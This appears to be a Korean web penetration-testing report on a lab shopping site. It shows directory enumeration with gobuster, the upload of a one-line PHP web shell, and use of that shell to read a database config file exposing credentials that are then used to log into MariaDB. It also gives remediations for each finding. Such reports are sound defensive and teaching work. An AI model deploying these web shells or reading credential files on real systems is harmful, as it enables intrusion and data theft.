THE BLACK SHOP SUPPORT WISH CART HELLO, KIM CHEO

조회 권한이 없습니다.

돌아가기


© 2025 THE BLACK. All Rights Reserved.

변경점: 소유권 검증을 위해 DB 조회 시 WHERE 절에 세션 사용자 ID를 포함하여, 로그인한 사용자의 소유가 아닌 데이터는 조회되지 않도록 처리했습니다.

모의해킹 수행 - Web (디렉토리 목록 노출)

취약점 상세 내용

디렉토리가 노출되는 경우에는 민감 정보가 노출되거나 노출되는 해당 디렉토리를 통해 공격자가 중요한 운영시스템의 디렉토리 혹은 정보까지 접근할 가능성이 있는 취약점입니다.



```
root@kali: ~
Session Actions Edit View Help
(root@kali)-[~]
# gobuster dir -u http://192.168.16.13 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://192.168.16.13
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
/images           (Status: 301) [Size: 236] [→ http://192.168.16.13/images/]
/uploads          (Status: 301) [Size: 237] [→ http://192.168.16.13/uploads/]
/css              (Status: 301) [Size: 233] [→ http://192.168.16.13/css/]
Progress: 220558 / 220558 (100.00%)
Finished
(root@kali)-[~]
#
```

1. 자동화 도구인 gobuster를 이용하여 웹 서버의 디렉토리 구조에 대한 스캐닝을 수행하였습니다.

모의해킹 수행 - Web (디렉토리 목록 노출)

취약점 상세 내용

디렉토리가 노출되는 경우에는 민감 정보가 노출되거나 노출되는 해당 디렉토리를 통해 공격자가 중요한 운영시스템의 디렉토리 혹은 정보까지 접근할 가능성이 있는 취약점입니다.

The screenshot shows a browser window with the following details:

- Address bar: Index of /uploads
- Page title: Index of /uploads
- Navigation: Back, Forward, Stop, Refresh
- Message bar: △ 주의 요함 theblack.com/uploads/
- Main content: **Index of /uploads**


Name	Last modified	Size	Description
-	-	-	-
- Bottom links: Parent Directory

2. 스캐닝 결과 /uploads 및 /images 디렉토리가 외부에 노출되어 있음을 확인하였으며, 해당 디렉토리에 접근 시 파일 목록이 열람 가능한 Directory Listing 상태임을 확인하였습니다.


솔루션 적용 - Web (디렉토리 목록 노출)

조치 내용

기존에는 이 설정이 아예 없거나, 기본값(+Indexes)으로 되어 있어서 파일 목록이 보였습니다.



RewriteEngine On
RewriteBase /
Options -Indexes



변경점: 웹 서버 설정에서 디렉토리 인덱싱을 비활성화하여, 파일 목록 노출을 차단하고 접근 시 403 오류를 반환하도록 설정했습니다.

모의해킹 수행 - Web (제한 없는 파일 업로드)

취약점 상세 내용

공격자가 서버의 파일 업로드 기능을 악용하여, 서버에서 실행 가능한 악성 스크립트 (예 : 웹셀) 파일을 업로드하는 취약점입니다.

```
Session Actions Edit View Help
└─(root㉿kali)-[~]
  └─# cd /home/kali/Downloads
  └─(root㉿kali)-[/home/kali/Downloads]
    └─# vi shell.php


  └─(root㉿kali)-[/home/kali/Downloads]
    └─# cat shell.php
<?php
  system($_GET['cmd']);
?>
```

1. 1:1 문의 기능 내 파일 업로드 기능에 이용할
서버 사이드 스크립트 기반의
웹 셀 파일을 생성하였습니다.

모의해킹 수행 - Web (제한 없는 파일 업로드)

취약점 상세 내용

공격자가 서버의 파일 업로드 기능을 악용하여, 서버에서 실행 가능한 악성 스크립트 (예 : 웹셀) 파일을 업로드하는 취약점입니다.




```
root@kali: ~
Session Actions Edit View Help
(root@kali)-[~]
# gobuster dir -u http://192.168.16.13 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://192.168.16.13
[+] Method:       GET
[+] Threads:     10
[+] Threads:     /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Threads:     [+] Negative Status codes: 404
[+] Threads:     [+] User Agent:      gobuster/3.8
[+] Threads:     [+] Timeout:        10s
Starting gobuster in directory enumeration mode
/images           (Status: 301) [Size: 236] [→ http://192.168.16.13/images/]
/uploads          (Status: 301) [Size: 237] [→ http://192.168.16.13/uploads/]
/css              (Status: 301) [Size: 233] [→ http://192.168.16.13/css/]
Progress: 220558 / 220558 (100.00%)
Finished
(root@kali)-[~]
#
```

2. 업로드 이후
디렉토리 브루트포싱을 통해
업로드된 파일의
저장 경로를
식별하였습니다.

모의해킹 수행 - Web (제한 없는 파일 업로드)

취약점 상세 내용

공격자가 서버의 파일 업로드 기능을 악용하여, 서버에서 실행 가능한 악성 스크립트 (예 : 웹셀) 파일을 업로드하는 취약점입니다.



Index of /uploads

Name	Last modified	Size	Description
Parent Directory	-		
shell.php	2025-12-22 15:30	34	


3. 식별된 경로로 접근한 결과, 웹셀 파일이 정상적으로 uploads 디렉토리에 업로드 된 것을 확인하였습니다.

5


솔루션 적용 - Web (제한없는 파일 업로드)

조치 내용

`move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file);`



```
$imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));
$allowed = ['jpg', 'jpeg', 'png', 'gif'];
if (!in_array($imageFileType, $allowed)) exit("허용되지 않은 파일");
$new_filename = uniqid("img_", true) . "." . $imageFileType;
```




변경점: 화이트리스트 기반 확장자 검증으로 이미지 파일만 업로드를 허용하고, 파일명을 난수로 변경하여 임의 접근 및 파일 덮어쓰기를 방지했습니다.

모의해킹 수행 - Web (운영체제 명령어 삽입)

취약점 상세 내용

웹 애플리케이션이 사용자로부터 입력받은 값을 검증하지 않고 시스템 셸(Shell) 명령어의 일부로 전달할 때 발생합니다. 공격자는 이를 악용하여 서버 운영체제(OS) 명령어를 직접 실행하고, 서버 내부의 파일을 읽거나 시스템을 제어할 수 있게 되는 취약점입니다.

A screenshot of a web browser window. The address bar shows 'theblack.com/uploads/shell.php'. Below the address bar, there is a warning message: '▲ 주의 요함 theblack.com/uploads/shell.php?cmd=cat%20..../db_conn.php'. The main content area of the browser displays the following PHP code:

```
<?php  
ini_set('display_errors', 0);  
error_reporting(E_ALL);  
ini_set('log_errors', 1);  
ini_set('error_log', '/var/log/httpd/php_error.log');  
  
$conn = mysqli_connect('192.168.16.77', 'shop_user', 'ShopPass123!', 'shop_db');  
if (!$conn) {  
    die("System Error: Please try again later.");
```

1. 파일 업로드 취약점에서 올렸던 웹셀 파일을 이용하여 명령어를 실행하여 db_conn.php 파일을 확인하였습니다.

모의해킹 수행 - Web (운영체제 명령어 삽입)

취약점 상세 내용

웹 애플리케이션이 사용자로부터 입력받은 값을 검증하지 않고 시스템 셸(Shell) 명령어의 일부로 전달할 때 발생합니다. 공격자는 이를 악용하여 서버 운영체제(OS) 명령어를 직접 실행하고, 서버 내부의 파일을 읽거나 시스템을 제어할 수 있게 되는 취약점입니다.

```
[root@kali]~[~/Downloads]
# mysql -h 192.168.16.77 -u shop_user -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 43
Server version: 10.5.29-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


MariaDB [(none)]> 
```

2. 민감한 시스템 파일을 무단으로 접근 및 열람이 가능하여 해당 내용으로 DB서버에 접속이 가능한 것을 알 수 있습니다.

